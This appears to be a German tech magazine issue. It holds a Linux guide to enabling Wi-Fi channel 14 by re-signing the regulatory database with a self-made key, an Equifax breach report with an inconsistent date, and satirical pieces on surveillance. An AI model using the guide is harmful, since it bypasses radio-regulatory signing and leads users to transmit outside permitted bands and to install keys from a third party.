Die nötigen Einstellungen um auf Kanal 14 wechseln zu können, befinden sich in der Datei /lib/crda/regulatory.bin. Allerdings ist die Datei durch eine Signierung mittels RSA-Schlüssel vor Veränderungen geschützt und eine unsignierte Datei funktioniert nicht. Der Schlüssel ist natürlich auch nicht erhältlich. Es geht trotzdem, wenn ein paar Utensilien wie make, build-essential, libnl-*-dev, libgcrypt*-dev, python-m2crypto installiert sind…

Zuerst wird der Quellcode der wireless-regdb von kernel.org beschafft. In diesem Archiv befinden sich alle gängigen Versionen: https://www.kernel.org/pub/software/network/wireless-regdb/

Die jüngste Version ist immer die aktuelle und wird heruntergeladen und entpackt:

wget https://www.kernel.org/pub/software/network/wireless-regdb/wireless-regdb-2017.03.07.tar.xz

tar xvf wireless-regdb-2017.03.07.tar.xz

Jetzt wird ins Verzeichnis wireless-regdb-2017.03.07 gewechselt und ein eigener RSA-Schlüssel erzeugt:

cd wireless-regdb-2017.03.07/ ; make

Der Vorgang legt den privaten Schlüssel im HOME-Verzeichnis ab und erzeugt bereits eine regulatory.bin mit Standardeinstellungen.

Um die Vorgaben zu ändern, muss die Datei db.txt im selben Verzeichnis editiert werden. Gesucht wird der Eintrag unter country DE:.

(2400 - 2483.5 @ 40), (100 mW)

Der Eintrag wird geändert in:

(2400 - 2494 @ 40), (100 mW)

Die Erhöhung der erlaubten Sendeleistung (100 mW) ist wenig sinnvoll, weil die meiste Hardware kaum Reserven nach oben hat. Nach erfolgreicher Editierung wird die regulatory.bin neu erzeugt und signiert.

./db2bin.py regulatory.bin db.txt ~/.wireless-regdb-kati.key.priv.pem

Achtung: Der private Schlüssel trägt immer den User-Namen des Erzeugers und heißt überall anders!

Zum Schluss wird regulatory.bin vom Admin (root) nach /lib/crda/ kopiert, ebenso der öffentliche Schlüssel kati.key.pub.pem nach /lib/crda/pubkeys/. Nach einem Update der Datei muss der Vorgang wiederholt werden. Hier befindet sich eine selbst gekochte regulatory.bin einschließlich erforderlichem Schlüssel.

Zum Testen wird das Netzwerk neu gestartet und die Funktion kontrolliert. Der Befehl iwlist wlan0 channel müsste jetzt 14 Kanäle ausgeben.

Der Kanal wird am Router (bzw. in hostapd.conf) eingestellt und kann mit dem Befehl iw dev wlan0 info oder anderen gängigen Tools angezeigt werden.

Sehr sinnvoll ist es, wenn in db.txt ein fiktives Land erzeugt wird, mit dem sich eigene Werte ausprobieren lassen, ohne die vorgegebenen DE-Einstellungen zu verändern. Beispiel # Fantasia Land country FA: wie ganz oben im Bild.

Der Bundesnetzagentur (BNetzA) als Hüterin der Kommunikation gefallen solche Spielchen allerdings gar nicht! Einige Regierungstellen möchten aus diesem Grund Open-Source in Routern und WLAN ganz verbieten. Und die BNetzA macht neuerdings Jagd auf Wissensträger im Internet, die Code veröffentlichen der zur Kommunikation dient: Bundesnetzagentur will hundert Jabber-Clients regulieren

US-FINANZDIENSTLEISTER EQUIFAX FIEL HACKER-ATTACKE ZUM OPFER

Wie der US-Finanzdienstleister Equifax am Donnerstagabend (07.08.2017) mitteilt, seien sie von Mitte Mai bis Juli diesen Jahres Opfer eines Hackangriffes geworden. Von der Hacker-Attacke betroffen waren Datensätze von 143 Millionen US-Verbrauchern, sowie in geringerem Umfang Daten von Kunden aus Kanada und Großbritannien. Die Hacker erbeuteten unter anderem Sozialversicherungsnummern, Namen, Geburtstage, Adressen, sowie 209.000 Kreditkartennummern und eine ungenannte Zahl an Führerscheinnummern.

Equifax ist das größte der drei bedeutenden Credit Bureaus. Die Wirtschaftsauskunftei sammelte zahlreiche Finanz-Informationen über das Zahlungsverhalten aller Amerikaner, einschließlich Sozialversicherungsnummern, Kreditkraten- und Führerscheindaten, Adressen sowie Geburtsdaten. So griffen Banken, Handyanbieter oder Vermieter auf genau diese Informationen zurück, um die Bonität ihrer Kunden zu prüfen. Equifax versorgte seine Kunden mit Finanz-, Kredit- und Wirtschaftsinformationen und ist aber nicht nur für Liquiditätsprüfungen im Stil der Schufa zuständig, sondern betreibt zudem noch Server, mit denen Kreditkartenbetreiber vor Dateneinbrüchen geschützt werden sollen.

Wie sich nun jedoch herausstellte, waren die Daten dort nicht sicher: Hacker könnten theoretisch mit diesen Daten im Internet die Identität der betroffenen Personen annehmen, einkaufen oder auch Konten leer räumen. Der Vorfall sei am 29. Juli bei einer internen Untersuchung festgestellt worden, teilte die Firma in einem Q&A mit. Die Sicherheitslücke wäre danach sofort geschlossen worden, versicherte Unternehmenschef Smith. Auch habe man die Aufsichtsbehörden informiert und externe Spezialisten mit einer Prüfung beauftragt. Die Höhe des Gesamtschadens ist noch nicht zu beziffern. Fest steht jedoch: Es ist einer der größten Hacker-Angriffe in den letzten Jahren.

„Das ist natürlich ein enttäuschendes Ereignis für unsere Firma“, sagte CEO Rick Smith. „Es trifft das Herz dessen, was wir sind und was wir tun. Ich entschuldige mich bei Verbrauchern und unseren Geschäftskunden für die Sorgen und Frustrationen, die das verursacht.“ Equifax hat einen Dienst eingerichtet, mit dem Bürger der USA, aber auch Kanadas und Großbritanniens prüfen können, ob sie von dem Hack betroffen sind: „Wir bieten jedem Verbraucher in den USA gratis ein komplettes Paket an, um sich vor Identitätsdiebstahl zu schützen und die eigenen Kreditdateien im Auge zu behalten“, kündigte Smith an.

Anleger reagierten deutlich auf das Ereignis, die Aktie verlor am Freitagmorgen in New York mehr als 14 Prozent. In dem Zusammenhang wurde bekannt, dass in den ersten Augusttagen drei Vorstandsmitglieder von Equifax, darunter CFO John Gamble, Aktien im Wert von insgesamt 1,8 Millionen Dollar verkauft haben, also zum Zeitpunkt zwischen der Entdeckung des Hacks im Juli und der öffentlichen Bekanntmachung am Donnerstag. Es liegt der Verdacht des Insider-Tradings nahe. Damit dürfte die Sache auch noch ein juristisches Nachspiel haben. Laut Equifax hätten aber die Betroffenen zu dem Zeitpunkt noch nichts von dem Daten-Hack gewusst.

Es ist für Equifax nicht das erste Mal, dass sie wegen Sicherheitslücken in die Schlagzeiten geraten: 2013 waren schon einmal Daten gestohlen worden. Damals waren u.a. Michelle Obama, die Sängerin Beyonce und die Schauspieler Ahston Kutcher und MelGibson betroffen.

Unter dem Radar: Der satirische Monatsrückblick

Es geht weiter im Jahreskreis und so hat bereits der Herbst Einzug gehalten. Passend zu Regen, dunklen Abenden und bunten Blättern herrschte auch bei den Reichen, Mächtigen, Berühmten und denen, die es nur allzu gerne werden wollen, herbstliche Stimmung. Statt allerdings am Lagerfeuer zu sitzen oder im Herbstwald spazieren zu gehen, setzten diese Damen und Herren das Thema anders um. Wie, zeigt unser satirischer Monatsrückblick.

Stell dir vor, es ist Cyberkrieg, und keiner geht hin

Der Herbst ist traditionell auch die Zeit der Melancholie und des Nachdenkens über Verlust und Vergänglichkeit. Dieser Tage denken viele Menschen darüber nach, wer oder was ihnen fehlt. Nehmen wir beispielsweise das neue IT-Kompetenzzentrum Zitis. Dessen Chefs verspüren aktuell eine schmerzhafte Leerstelle, denn es fehlt der neu gestarteten Behörde noch an so einigem. So hat die Hacker-Behörde eines zum Beispiel nicht: Hacker. Viel zu viele Stellen seien noch unbesetzt, klagen die Verantwortlichen. Ob es an der tollen Bezahlung liegt oder an der hehren Aufgabe, zu überwachen und Trojaner zu programmieren? Man weiß es nicht…

Nun ja, dergleichen kann ja mal passieren. Es ist keineswegs so, als sei dieser Vorfall peinlich oder problematisch. Schließlich sind Aussagen wie „Ich habe eine großartige Armee – zwar keine Soldaten, aber die Kaserne ist toll und ich habe schon einen Angriffsplan in der Tasche“ auch ganz normal, oder? Oder?

Des Cybers Lehr- und Wanderjahre

Lange Herbst- und Winterabende sind auch der Zeitpunkt für das Erzählen von Geschichten am Kamin- oder Lagerfeuer. Dabei allerdings vermischen sich häufig Realität und Fiktion. Egal, ob es angebliche eigene Heldentaten, Seemannsgarn, Jäger- oder Anglerlatein sind – oder die gruseligen Untiefen des elektronischen Neulands. So glauben tatsächlich viele Menschen, dass Krypto-Währungen tatsächlich etwas mit Cybercrime zu tun haben. Ähm, klar. Ist ja schließlich das selbe Internet. Außerdem habe ich gehört, dass auch extremistische Cybers gerne in Bitcoin zahlen. Also dann, Kinder, spitzt die Ohren. Es war einmal… im Cyberspace…

Reality is scarier than fiction

Ebenfalls gerne im Herbst erzählt werden Gruselgeschichten und Horrormärchen. Was gibt es schaurig-schöneres als Grusel zwischen Herbstnebel, langen Nächten, dem „ES“-Kinostart und der Vorfreude auf Halloween?

Weniger schön ist allerdings, wenn der Grusel nicht in der Erzählung, auf den Seiten oder auf der Leinwand bleibt. So fühlte sich Chelsea Manning, kürzlich aus dem Gefängnis entlassen, in ihren ersten Monaten in Freiheit nach eigenen Angaben in einen „dystopischen Roman“ versetzt. Nun, wir wissen jetzt zumindest, wieso Manning sich im US-Militär nie so recht zuhause fühlte – wenn sie solche Ausdrücke kennt, verwundert das nicht weiter…

Inhaltlich jedoch muss man Manning leider zustimmen. Ein Land, regiert von einem verrückten Reichen, der sich mental irgendwo zwischen dem pickeligen Internettroll aus der 10b, dem peinlichen Reichsbürger-Onkel, der betrunken auf Familienfeiern faschistische Theorien zum Besten gibt und seinen Aluhut allenfalls zum Duschen abnimmt, und einem mittelmäßig geschriebenen Bond-Schurken aus den 1960ern bewegt. Eine Gesellschaft, in der die Grundrechte mehr und mehr abgeschafft werden. Und, last but not least: Menschen, denen man 2017 tatsächlich immer noch erklären muss, dass Whistleblower keine Verräter sind. Klingt schon ziemlich dystopisch. Ich glaube, da nehmen wir lieber wieder die Horrorclowns.

Fake News von höchster Stelle

Wo wir gerade bei erfundenen Geschichten sind: dass Politikerinnen und Politiker mitunter zur Wahrheit ein eher lockeres Verhältnis haben, ist an und für sich in etwa so eine neue Erkenntnis wie die, dass bei herbstlichen Temperaturen mehr Heißgetränke verkauft werden. Mitunter finden sich jedoch so spektakuläre Beispiele für die mangelnde Wahrheitsliebe der herrschenden Klasse, dass es durchaus noch zu erstaunen vermag.

Jüngstes Beispiel: eine Piraterie-Studie, die blöderweise einfach nicht das von der Regierung gewünschte Ergebnis er-

zielte. Sie kam nämlich zu dem Schluss, dass illegale Streams und Downloads keineswegs den Untergang des Abendlandes bedeuten (auch eine etwa so bahnbrechende Entdeckung wie „krass, seit die Temperaturen einstellig sind, trinken die Leute doppelt so viel Chai Latte“, aber sei es drum).

Dieses Ergebnis nun passte natürlich eher so bedingt zur politischen Agenda. Natürlich hätte man es trotzdem im Sinne der Wahrheit und des Lernens umgehend veröffentlicht – wäre es nicht zu einem bedauerlichen Zwischenfall gekommen. Dummerweise fiel die Studie nämlich auf dem Weg zur Veröffentlichung in den Papierkorb. Mit Anlauf. Mehrere Meter horizontal. Ohne, dass es jemand merkte. Kann ja jedem mal passieren.

Und diese Regierung will Fake News bekämpfen? Ich denke, das sagt alles über die Absurdität der Wirklichkeit.

Deutschland im Herbst

Wie wir sehen, ist die Jahreszeit auch schon voll in den Köpfen der Mächtigen angekommen. Ob das erfreulich ist, sei dahingestellt. Jedenfalls können wir prophezeihen, dass die bevorstehenden Koalitionsverhandlungen den Wahnsinn noch auf die Spitze treiben werden. Denn auch dafür steht ja der Herbst: die Rückkehr ins politische Tagesgeschäft. Für Unterhaltung ist also gesorgt. Wir werden euch auf dem laufenden halten. Bis dahin macht es gut und genießt den Herbst, womöglich mit einem Heißgetränk eurer Wahl.

Der Oktober, so hofften wir, hätte ein Monat himmlischer Stille und Einkehr werden können. Dazu bieten sich nicht nur die kürzer werdenden Tage und meditativ fallenden Herbstblätter an. Auch, dass wir endlich den Wahlkampf überstanden haben, hätte unseren Seelenfrieden erheblich vergrößern können. Allerdings verwende ich bewusst den Konjunktiv – denn natürlich kam es anders. Wieder einmal benahmen sich einige prominente Personen so aberwitzig, dass wir uns fast die Zeiten medialer Schrei-Wettkämpfe und geschmackloser Plakate zurücksehnten. Aber der Reihe nach – das ganze Grauen in unserem satirischen Monatsrückblick.

Netzwerkkatzenbildgesetz

Ein Markenzeichen der deutschen Politik: komplizierte und trocken klingende Namen für alles mögliche, insbesondere aber für neue Gesetze. Das gilt auch für das kürzlich in Kraft getretene „Netzwerkdurchsetzungsgesetz„. Gut, klingt immer noch besser als „Gesetz, das die Verantwortung für strafbare Inhalte auf die Plattform-Betreiber abwälzt und dafür sorgt, dass aus lauter Angst alles gelöscht wird, das kontroverser ist als Essensfotos und Cat Content“. Aber das können sich Menschen, die sich mit dem Gesetz befassen, ohnehin auch selbst zusammenreimen.

Wir erinnern uns: Mit dem neuen Gesetz sind Plattform-Betreiber in der Pflicht, rechtswidrige Inhalte innerhalb einer bestimmten Frist zu löschen. Nun ist keineswegs etwas dagegen einzuwenden, wenn die Hasstiraden von Nazi-Werner aus Hintertupfingen am Dorfbach zügig im digitalen Mülleimer verschwinden. Beim aktuellen Gesetz allerdings dürfte die Wirkung etwas anders sein. Es bedroht die Plattformen mit Bußgeldern in einer Höhe, die allenfalls noch Mark Zuckerberg aus der Kaffeekasse zahlt, wenn sie nicht oder zu langsam löschen. Das dürfte im Wesentlichen dazu führen, dass alles den Weg in besagten Mülleimer findet, was unter Umständen in irgendeiner parallelen Realität nach Einschalten des falschen Rechtsanwalts gefühlsmäßig den Eindruck erwecken könnte, eventuell strafbar zu sein. Und schon sind wir wieder bei überteuerten Burgern, veganen Qinoa-Salaten und Nachbars Katze. Schöne neue Welt.

Kein Grund zur Sorge

In diesen Zeiten von Chaos und Irrsinn ist es gut, wenn ab und zu mal etwas richtig läuft. Daher waren wir beruhigt, als es hieß, dass wir uns keine Sorgen um die NSA-Überwachung machen müssen. Wie, das ist euch nicht aufgefallen? Laut unserem Generalbundesanwalt ist es aber so – und wer wäre vertrauenswürdiger als der Generalbundesanwalt?

Besagter Herr unternahm nämlich den Schritt, die Ermittlungen zum NSA-Skandal (was für ein hässlicher Name – wir sollten es lieber „Kleine Meinungsverschiedenheit mit unseren hochgeschätzten Verbündeten“ nennen, denn alles andere könnte die Bevölkerung verunsichern) einzustellen. Eine konkrete Verletzung der Bürgerrechte von Deutschen sei nicht nachweisbar, so die Begründung. In den geleakten NSA-Papieren sei es mehr um grundsätzlich verfügbare Methoden und Tools gegangen, als um

konkrete Spionage gegen in Deutschland lebende Menschen. Das hört sich in etwa an wie „der irre Serienkiller hat zwar eine Waffe, wir wissen auch, dass er damit schießen kann und in deinem Vorgarten war er auch, aber wir denken nicht, dass er dich erschießen würde“. In der Geheimdienst-Welt ist sowas aber anscheinend eine sinnvolle Argumentation – zumindest, wenn sonst der Verdacht entstehen könnte, man habe am Ende eine eigene Meinung, statt brav das zu tun, was die USA von einem wollen. Klingt komisch, ist aber so.

Was lernen wir daraus? Im nächsten Leben werden wir eine US-Behörde – dann tun die Politikerinnen und Politiker zumindest das, was wir wollen. Solange wir nur diejenigen sind, die besagte Politikerinnen und Politiker demokratisch gewählt haben, besteht darauf offenbar keine nennenswerte Chance.

Zutritt verboten, Genosse Spion

„Wir müssen leider draußen bleiben“ – heißt es bei manchem Instant Messenger (glücklicherweise) auch für die Geheimdienste. Jüngstes Beispiel: Telegram. Die Betreiber des Messengers wurden aufgefordert, dem (den meisten Deutschen allenfalls aus Romanen von Tom Clancy bekannten) russischen Geheimdienst FSB Informationen über ihre Nutzer herauszugeben. Telegram reagierte daraufhin mit dem Vorzeigen eines gewissen, hoch aufragenden Körperteils – wir meinen natürlich die lange Nase – und verweigerte den Gehorsam. Daraufhin wurde das Unternehmen auf eine empfindliche Geldbuße verklagt, gegen die es jetzt Berufung einlegen will. Ob jetzt Agent Jack Ryan den Tag retten muss, wissen wir nicht – aber es ist doch beruhigend, dass manche CEOs doch im Umgang mit den Behörden gewisse Körperteile in der Hose haben. Wir meinen natürlich Sitzfleisch für die langwierigen Gerichtsverhandlungen, für die wir Telegram auf diesem Wege alles Gute wünschen.

Licht am Ende des Tunnels

Froh, dass es immer noch Grund zur Hoffnung gibt – zumindest nach dem Willen des Generalbundesanwalts – und uns zumindest nicht die Themen ausgehen werden, verabschieden wir uns in den November. Denkt daran: Wenn ihr euch unsicher fühlt, beunruhigt euch lediglich die rein theoretische Möglichkeit einer Überwachung. Alles andere ist reine Paranoia. In diesem Sinne: bis zur nächsten Ausgabe!.

Verantwortlich für den redaktionellen Inhalt:

Lars Sobiraj

Redaktion:
Lars Sobiraj
Annika Kremer
Antonia
Andreas Köppen
Jakob Ginzburg

Verantwortlich für Layout und Design:

Jakob Ginzburg

Ein Angebot von

digital publishing momentum

Digital Publishing Momentum
Zornedinger Str. 4b
D-81671 München

tarnkappe.info MAGAZIN

04

digital
publishing
momentum